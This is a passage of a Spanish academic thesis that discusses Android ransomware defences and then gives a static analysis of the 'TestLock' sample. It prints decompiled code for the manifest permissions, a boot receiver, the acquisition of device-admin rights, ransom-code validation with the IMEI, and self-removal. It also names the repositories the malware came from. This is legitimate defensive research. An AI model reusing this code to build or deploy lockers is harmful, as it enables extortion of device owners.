[49] PAGNOTTA, Sabrina. Tecnología móvil en Latinoamerica ¿qué preocupaciones tienen los usuarios? [en linea]. 2017. Disponible en internet: < https://www.welivesecurity.com/la-es/2017/02/27/tecnologia-movil-en-latinoamerica/>.

[50] APPLE INC, IOS Security Guide – IOS 9.3.

Figura 11 Sistema Operativo Móvil utilizado

Fuente: LIPOVSKÝ, Robert; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

Existe gran cantidad de autores que sugieren distintas actividades que deben ser realizadas para mantenerse seguro. En este caso se analiza el documento "***The Rise of Android Ransomware***"[51] donde se menciona que tener en la unidad alguna aplicación con privilegios de administrador de dispositivo puede ser de gran ayuda dado que estas permiten, en caso de alguna infección, poder ingresar en un modo seguro y hacer uso de los privilegios otorgados para poder desinstalar el ransomware. Esta opción solamente funciona en familias de ransomware no criptográfico y en variantes que no hagan uso de los privilegios de administrador de dispositivos.

Otra técnica mencionada en la misma investigación es la de tener activa la opción de ADB (Adroid Debug Bridge). Esta es una funcionalidad del sistema operativo que permite la ejecución de comando a través de consolas de depuración cediendo desactivar la funcionalidad de bloqueo de pantalla y poder tener acceso al dispositivo para desinstalar el ransomware. Esta alternativa se convierte en un

[51] LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

arma de doble filo porque cualquier persona con acceso al dispositivo puede hacer uso de esta funcionalidad y ejecutar comandos que puedan llevar a una pérdida de información aún mayor.

El mismo documento también indica que, en familias de ransomware criptográfico, el pago de rescates no es una solución viable dado que en muchas de las muestras analizadas por los investigadores se encontraron malas implementaciones de los mecanismos de cifrado criptográfico permitiendo interpretar los archivos sin necesidad de pagar rescate. En otros casos, aun pagando el rescate, no es posible penetrar los archivos comprometidos. En estos casos, la principal recomendación es mantener copias de seguridad de los archivos de los dispositivos.

En la infografía de la figura 12 se evidencia que para los usuarios de Latinoamérica las buenas prácticas de seguridad en dispositivos móviles se basan en que un 50% de los usuarios de aparatos con sistema operativo Android actualizan sus aplicaciones y sistema de mando, el 47% tiene instalado algún aplicativo de antivirus en su dispositivo móvil y el 55% reconoció haber descargado, en por lo menos una ocasión una ***APP*** desde repositorios no oficiales. Estas cifras llegan a ser alarmantes evidenciando que la mitad de los usuarios de sistema operativo Android no toman ninguna medida de seguridad y esta misma cantidad tiene practicas inseguras de descarga e instalación de aplicaciones en sus dispositivos.

Figura 12 Buenas Practicas de Seguridad Móvil


Fuente: LIPOVSKÝ, Robert; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

Un factor primordial para fortalecer la seguridad y la protección entre los usuarios de los sistemas operativos Android es la de conocer los permisos que solicitan cada una de las aplicaciones que son instaladas, cuestión mencionada en el documento "***Android App Permissions and Security: What you Need to Know***"[52] donde principalmente el autor comenta que al ser un sistema operativo basado en un kernel de Linux, este maneja una parametrización similar de permisos de usuarios a las que son manejadas en distribuciones de Linux para equipos de escritorio. Estos permisos, que vienen por defecto en el sistema operativo, les permiten a los usuarios realizar instalación y eliminación de aplicaciones, borrar y modificar archivos y hasta realizar cambios en las configuraciones del sistema operativo.

Adicional a estos permisos, que son por defecto, existen permisos de administrador que para poder ser usados en los sistemas operativos móviles es necesario realizar el proceso de ***"Root"***. Al tener un sistema operativo móvil ***"Rooteado"*** se puede realizar cualquier tipo de modificaciones en dicho medio como tal. Estos permisos pueden ser utilizados por los cibercriminales para poder hacer uso de funciones dentro del sistema operativo que les permita realizar un secuestro completo del mismo. Este documento advierte sobre las autorizaciones que son requeridas al momento de instalar una aplicación y el mensaje de notificación que se muestra en el dispositivo y que en muchas ocasiones los usuarios menos experimentados pasan por alto. En la figura 13 (ver figura 13) se muestra una captura de cómo el sistema operativo Android muestra a los usuarios los permisos solicitados por las aplicaciones al momento de realizar una instalación.

[52] INFOSEC INSTITUTE. Android App Permissions and Security: What you Need to Know [en linea], 05 Febrebro 2014. Disponible en Internet: < http://resources.infosecinstitute.com/android-app-permissions-security-need-know/>.

Figura 13 Permisos solicitados al instalar una APP en Android



Fuente: INFOSEC INSTITUTE. Android App Permissions and Security: What you Need to Know [en línea], 05 Febrero 2014. Disponible en Internet: < http://resources.infosecinstitute.com/android-app-permissions-security-need-know/>.

El documento **"*Android App Permissions and Security: What you Need to Know*"**[53] realiza una revisión sobre la razón por la cual la aplicación solicita estos permisos al momento de realizar la instalación. Es importante que se aprenda a identificar qué tipos de autorizaciones pueden resultar peligrosas y puedan darle el control necesario del dispositivo a un aplicativo malicioso que pudiera ser ransomware o cualquier otro. Es importante que el usuario final aprenda a identificar y dudar de los consentimientos que se les brindan a las aplicaciones al ser instaladas.

[53] INFOSEC INSTITUTE. Android App Permissions and Security: What you Need to Know [en línea], 05 Febrero 2014. Disponible en Internet: < http://resources.infosecinstitute.com/android-app-permissions-security-need-know/>.

Con el fin de enseñar a los usuarios y desarrolladores sobre los permisos de los cuales hacen uso las aplicaciones en los sistemas operativos Android, existen una serie de guías orientadas a los consumidores de aplicativos de Android las cuales están consignadas en el documento "*Developer Android*"[54].

[54]ANDROID. INC. Permisos del sistema [en línea]. Disponible en internet: < https://developer.android.com/guide/topics/security/permissions.html >.

7. ANÁLISIS ESTÁTICO DE RANSOMWARE EN ANDROID

Para el desarrollo de la actividad de análisis estático de una muestra de ransomware se hace uso diversas aplicaciones como son:

- ***Jadx:*** herramienta descompiladora de APK descargada de https://github.com/skylot/jadx
- **MobSF:** Herramienta de análisis estativo y dinámico de Android. Descargada de https://github.com/MobSF/Mobile-Security-Framework-MobSF


Las muestras de malware son descargadas de diversos repositorios como son:

- https://github.com/ytisf/theZoo/tree/master/malwares/Source/Original/andr0id_l0cker
- https://koodous.com/apks

De las muestras descargadas y analizadas, en la presente investigación se documentará la muestra llamada ***testLock.apk*** (MD5: 3B84AFC54876CDC18F41FB9617F62B2F, SHA1: 370c9f7f67826a8e2d3116fe11d470552559457fc5e55ca37e86af0b80967aad).

Luego de descargar la muestra el proceso de análisis comienza con el desempaquetado de la muestra y extracción de los recursos de la aplicación. Para ellos se hace uso de la aplicación ***JADX***, la cual muestra un entorno de trabajo como el evidenciado en la figura 14 (ver figura 14).

Figura 14 Entorno de trabajo de Jadx




Fuente: El Autor

Como se muestra en las figuras 14 y 15 (ver figura 15), la aplicación abre un entorno grafico mediante el cual se observan los distintos componentes de esta. Dentro de ellos están:

- **Source code:** contiene las clases de la aplicación y el código fuente de las mismas.
- **Resources/res:** contiene la información de los recursos gráficos de la aplicación.
- **META.INF:** contiene la firma digital y certificados con los que fueron firmados la aplicación.
- **AndroidManifest.xml:** Archivo que contiene el manifiesto de permisos solicitados por la aplicación.
- **Classes.dex:** son las clases compiladas que son ejecutadas por el sistema operativo Android.

Figura 15 De compilación de testLock.apk



Fuente: El Autor

El primer paso de la revisión del contenido del APK comprende del archivo "*AndroidManifest.xml*". Este archivo contiene los permisos que son solicitados al usuario al momento de instalar la APP. Como se había mencionado en el documento "*Android App Permissions and Security: What you Need to Know*"[55], esta es una parte primordial para reconocer e identificar potenciales peligros dentro de la APP a instalar.

En la figura 16 (ver figura 16) se observa el archivo AndroidManifest en una estructura XML. Esta muestra información del paquete en este caso llamado ***"com.example.testlock",*** el cual será el nombre de la app dentro del sistema. Además se encuentran parámetros como ***"<uses-sdk android:minSdkVersion="9" android:targetSdkVersion="21" />"*** los cuales indican que la presente aplicación funciona con una versión mínima de SDK 9 y una versión probada de 21. Esto la hace compatible con todas las versiones de Android superior a 2.3 (Gingerbread). Esta aplicación fue desarrollada en una versión de Android 5.0 (Lollipop) pero versiones de Android más modernas, como la 7.1 (Nougat), pueden trabajar la aplicación sin mayores inconvenientes dado a la compatibilidad de versiones, pudiendo afectar también a estos usuarios. Lo anterior evidencia que al momento de la creación del Ransomware ***TestLock***

[55] INFOSEC INSTITUTE. Android App Permissions and Security: What you Need to Know [en linea], 05 Febrebro 2014. Disponible en Internet: < http://resources.infosecinstitute.com/android-app-permissions-security-need-know/>.

trataron de que fuera compatible con la mayor cantidad de versiones de Android posible, permitiendo a los creadores tener mayor cantidad de equipos infectados que puedan representar mayores ganancias.

Figura 16 Archivo AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.example.testlock">
    <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="21" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES" />
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/alogo" android:debuggable="true" android:allowBackup="true
    ">
        <activity android:label="@string/app_name" android:name="com.example.testlock.MainActivity$mainActivity" android:screenOrientation="portrait" />
        <activity android:label="@string/app_name" android:name="com.example.testlock.LowLevel" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name=".MainActivity" android:permission="android.permission.BIND_DEVICE_ADMIN">
            <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin_sample" />
            <intent-filter android:priority="999">
                <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
                <action android:name="android.app.action.DEVICE_ADMIN_DISABLED" />
            </intent-filter>
        </receiver>
        <receiver android:name=".BootReceiver" android:enabled="true">
            <intent-filter android:priority="999">
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.SCREEN_ON" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

Fuente: El Autor

Los permisos solicitados por el ransomware TestLock son:

```
    <uses-permission  android:name="android.permission.RECEIVE_BOOT_COMPLETED"
/>
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission  android:name="android.permission.WRITE_EXTERNAL_STORAGE"
/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
    <uses-permission
android:name="android.permission.KILL_BACKGROUND_PROCESSES" />
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
```

Algunos permisos como ***"INTERNET"***, ***"WRITE_EXTERNAL_STORAGE"***, ***"SYSTEM_ALERT_WINDOW"*** podrían no indicar un comportamiento anómalo dado que son permisos que pueden ser utilizados por muchas aplicaciones para conectarse a internet, realizar actualizaciones y emitir notificaciones en el dispositivo. Es importante poder contextualizar todos los permisos que no son mostrados por la aplicación con las funcionalidades de esta, dado que algunos

permisos pueda que no sean necesarios para las funciones que debería cumplir la aplicación y es donde deben ser encendidas las alarmas en los usuarios finales. Dentro de los permisos potencialmente peligrosos, pero que pueden tener contexto con las funcionalidades de la aplicación promocionada, se encuentran ***"READ_PHONE_STATE"***, ***"WAKE_LOCK"***, ***"READ_PHONE_STATE"***, ***"RECEIVE_BOOT_COMPLETED"***.


En este caso la aplicación ***TestLock*** es una aplicación que simula ser un protector de pantalla, razón por la cual los anteriores permisos sobre leer el estado del teléfono, mantener la aplicación funcionando en segundo plano y de verificación que el dispositivo se encuentre en encendido completamente, no deberían causar sospechas; esto sin dejar que las mismas puedan llegar a ser peligrosas.

Por último, se encuentran una serie de permisos que, aunque sean introducidos en contexto con el supuesto uso de la aplicación, pueden llegar a ser demasiado peligrosos o incluso no tendrían nada que ver con el supuesto uso de la aplicación; como es el caso de ***"GET_TASKS"***, ***"KILL_BACKGROUND_PROCESSES"***, ***"DISABLE_KEYGUARD".*** Las anteriores le dan permiso a la aplicación para capturar las tareas del sistema y los procesos, detenerlos en segundo plano sin levantar ningún tipo de notificación y deshabilitar el bloqueo del teclado del sistema.

Dentro del código fuente se procede a la identificación de las llamadas que puedan resultar potencialmente peligrosas, dado que brindan un comportamiento que no sería propio de las funcionalidades de una aplicación que intenta aparentar o que demuestre comportamientos de extracción de información del dispositivo.

En la figura 17 (ver figura 17) se evidencia que la muestra de Ransomware cuenta con seis (6) clases diferentes que contienen las funcionalidades de la misma. Se procede a examinar de manera manual esta variedad con la intención de identificar partes del código fuente que puedan resultar en problemas de seguridad, además de evidenciar la forma en la que funciona el mismo ransomware.


Figura 17 Clases del Ransomware TestLock



Fuente: El Autor

La primera clase analizada es la llamada *BootReciver* (ver figura 18). Esta clase se encarga de encender y mantener en este estado la pantalla del dispositivo. En este caso, se evidencia una serie de condicionales que pretenden identificar si el dispositivo se encuentra encendido completamente, si la pantalla no se encuentra encendida o si se encuentra en otro estado diferente a encendida. En caso de que se encuentre encendida envía una bandera con el parámetro “268435456” a la clase LowLevel evidenciando que el propósito de la clase es verificar el estado del dispositivo antes de comenzar a ejecutar su funcionamiento.

Figura 18 Clase BootReceiver



```java
package com.example.testlock;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class BootReceiver extends BroadcastReceiver {
    public static boolean wasScreenOn = true;
    private Boolean isRunning = Boolean.valueOf(false);

    public void onReceive(Context context, Intent intent) {
        if (!this.isRunning.booleanValue() && !intent.getAction().equals("
            android.intent.action.SCREEN_OFF") && !intent.getAction().equals("
            android.intent.action.SCREEN_ON") && intent.getAction().equals("
            android.intent.action.BOOT_COMPLETED")) {
            Intent intentMain = new Intent(context, LowLevel.class);
            intentMain.addFlags(268435456);
            context.startActivity(intentMain);
            this.isRunning = Boolean.valueOf(true);
        }
    }
}
```

Fuente: El Autor

En la figura 19 (ver figura 19) se muestra la clase llamada LowLevel la cual consta de múltiples funcionalidades en donde se evidencia que el propósito de esta clase consiste que el Ransomware adquiera privilegios de administrador en el dispositivo permitiendo que pueda realizar modificaciones en el sistema de este. Estas actividades están enmascaradas dentro de la supuesta aplicación mostrando el siguiente mensaje: ***"To continue, you must activate the application. Click to activate / enable"*** el cual invita al usuario a realizar una activación de la supuesta aplicación para poder usarla, pero en segundo plano esta realiza un proceso de bloqueo del dispositivo con el comando ***"intent.putExtra("force-locked", 3);"***. Esta función permite enviar los datos a la siguiente actividad o pantalla de la aplicación, en este caso será a la clase que realice el llamado de esta función. Como condición final se realiza el envío del objeto completo: ***"startActivityForResult(intent, 228);"*** en el parámetro ***"288"*** es evaluado en la función ***"onActivityResult"*** y hace parte de un parámetro que recibe esta.

Figura 19 Clase LowLevel

```
package com.example.testlock;

import android.app.Activity;
import android.app.admin.DevicePolicyManager;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.support.v4.widget.ExploreByTouchHelper;
import com.example.testlock.MainActivity.mainActivity;

public class LowLevel extends Activity {
    public static ComponentName mComponentName;
    public static DevicePolicyManager mDevicePolicyManager;

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        mDevicePolicyManager = (DevicePolicyManager) getSystemService("device_policy");
        mComponentName = new ComponentName(this, MainActivity.class);
        setDeviceAdmin();
    }

    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        if (requestCode != Integer.MAX_VALUE && requestCode != 0 && requestCode == 228 &&
            resultCode != ExploreByTouchHelper.INVALID_ID && requestCode != 0) {
            if (resultCode == -1) {
                finish();
                startActivity(new Intent(this, mainActivity.class));
                return;
            }
            setDeviceAdmin();
        }
    }

    public void setDeviceAdmin() {
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", mComponentName);
        intent.putExtra("android.app.extra.ADD_EXPLANATION", "To continue, you must activate the
            application. Click to activate / enable");
        intent.putExtra("force-locked", 3);
        try {
            startActivityForResult(intent, 228);
        } catch (Throwable e) {
            e.printStackTrace();
        }
    }
}
```

Fuente: El Autor

La siguiente clase que se revisó es la llamada ***"MainActivy"***. En esta clase se realizan los llamados a muchas de las otras clases, se realizan las construcciones de los entornos gráficos y validaciones de algunas sentencias. Esta clase se considera la principal de la aplicación. En la figura 20 (ver figura 20) se puede evidenciar los llamados y los ***IMPORT*** de las clases y librerías utilizadas además de la iniciación de los entornos gráficos como botones y capas de dibujo.

Figura 20 Clase MainActivity 1

```
import android.util.Log;
import android.view.KeyEvent;
import android.view.LayoutInflater;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.ViewGroup;
import android.view.WindowManager;
import android.view.WindowManager.LayoutParams;
import android.widget.Button;
import android.widget.EditText;
import android.widget.LinearLayout;
import android.widget.TextView;
import java.util.Timer;
import java.util.TimerTask;

public class MainActivity extends DeviceAdminReceiver {
    private View mLockView;

    public static class mainActivity extends Activity {
        public static mainActivity Activity;
        private Button bt_clear;
        private Button bt_proceed;
        private Button btn0;
        private Button btn1;
        private Button btn2;
        private Button btn3;
        private Button btn4;
        private Button btn5;
        private Button btn6;
        private Button btn7;
        private Button btn8;
        private Button btn9;
        private EditText et_code;
        String imei;
        private LinearLayout ll_codeinput;
        private LinearLayout ll_error;
        private LinearLayout ll_succsess;
        private LinearLayout ll_where;
        private View mLockView;
        Timer f0t = null;
        Button whereICan;
```

Fuente: El Autor

En la figura 21 (ver figura 21) se muestra un método de esta clase el cual se encarga de verificar el parámetro ***"et_code"*** el cual se construye a través de una serie de llamadas que son realizadas por los listener de algunos botones que son declarados más arriba en el código fuente. Este parámetro es enviado por una función para ser verificado en internet, seguramente a un centro de C&C. En caso de no tener conexión a internet el dispositivo este muestra un error en pantalla que indica que se debe conectar a internet e intente nuevamente. En caso contrario, esta función verifica que el contenido del parámetro "***et_code"*** que fue asignado a la variable ***"string"***, que tenga catorce (14) caracteres y no contenga una serie de números repetidos definidos en el código fuente de la aplicación y ejecuta el método principal.


Figura 21 Clase MainActivity 2

```
});
this.bt_proceed.setOnClickListener(new OnClickListener() {
    public void onClick(View v) {
        final String string = mainActivity.this.et_code.getText().toString();
        final RequestSender request = new RequestSender(mainActivity.this);
        if (!request.isOnline()) {
            mainActivity.this.ll_error.setVisibility(0);
            tvError.setText("No available Internet connection. Please try again");
        } else if (string.length() == 14) {
            if (!string.contains("12345") && !string.contains("11111") && !string.contains("22222") && !string.contains("33333") && !string.
                contains("44444") && !string.contains("55555") && !string.contains("66666") && !string.contains("77777") && !string.contains("
                88888") && !string.contains("99999") && !string.contains("00000")) {
                new Thread(new Runnable() {

                    class C00651 implements Runnable {
                        C00651() {
                        }

                        public void run() {
                            if (mainActivity.this.ll_succsess.getVisibility() == 8) {
                                mainActivity.this.ll_succsess.setVisibility(0);
                                mainActivity.this.ll_codeinput.setVisibility(8);
                            }
                            if (mainActivity.this.ll_error.getVisibility() == 0) {
                                mainActivity.this.ll_error.setVisibility(8);
                            }
                        }
                    }
```

Fuente: El Autor

En la figura 22 se puede evidenciar el llamado del método principal, el cual obtiene el número ***"IMEI"*** del dispositivo, por lo cual se puede inferir que este ransomware está orientado para teléfonos, dado que otro tipo de dispositivos carecen de esta característica. Además, realiza una serie de validaciones del número ***"IMEI"*** mostrando un mensaje en pantalla ***"Wrong MoneyPack code. Please try again"*** del cual se puede concluir que la validación se realiza para la verificación del pago del rescate usando como identificador el ***"IMEI"*** del dispositivo secuestrado.

Figura 22 Clase MainActivity 3



```
                }

                public void run() {
                    TelephonyManager telephonyManager = (TelephonyManager) mainActivity.this.getSystemService("phone");
                    Log.v("", "IMEI - " + mainActivity.this.imei);
                    mainActivity.this.imei = telephonyManager.getDeviceId();
                    request.sendCode(string, mainActivity.this.imei);
                    mainActivity.this.runOnUiThread(new C00651());
                    mainActivity.this.f0t = new Timer();
                    mainActivity.this.f0t.scheduleAtFixedRate(new C00662(), 10000, 10000);
                }
            }).start();
        } else if (mainActivity.this.ll_error.getVisibility() == 8) {
            mainActivity.this.ll_error.setVisibility(0);
        } else {
            mainActivity.this.ll_error.setVisibility(8);
        }
    } else if (mainActivity.this.ll_error.getVisibility() == 8) {
        mainActivity.this.ll_error.setVisibility(0);
        tvError.setText("Wrong MoneyPack code. Please try again");
    } else {
        mainActivity.this.ll_error.setVisibility(8);
    }
```

Fuente: El Autor

La muestra analizada cuenta con un método llamado ***"deleteAPP"*** que puede ser observado en la figura 23, este método cuenta con funcionalidades de eliminar la aplicación o *Malware* que esta causando la infección. Este proceso de auto eliminación se realiza luego de realizar las validaciones del pago efectivo del rescate exigido.

Figura 23 Clase MainActivity deleteAPP

```
    private void deleteAPP() {
        ((WindowManager) getApplicationContext().getSystemService("window")).removeView(this.mLockView);
        DevicePolicyManager mDevicePolicyManager = (DevicePolicyManager) getSystemService("device_policy");
        ComponentName mComponentName = new ComponentName(this, MainActivity.class);
        LowLevel.mDevicePolicyManager.removeActiveAdmin(LowLevel.mComponentName);
        startActivity(new Intent("android.intent.action.DELETE", Uri.parse("package:com.example.testlock")));
    }
}
```

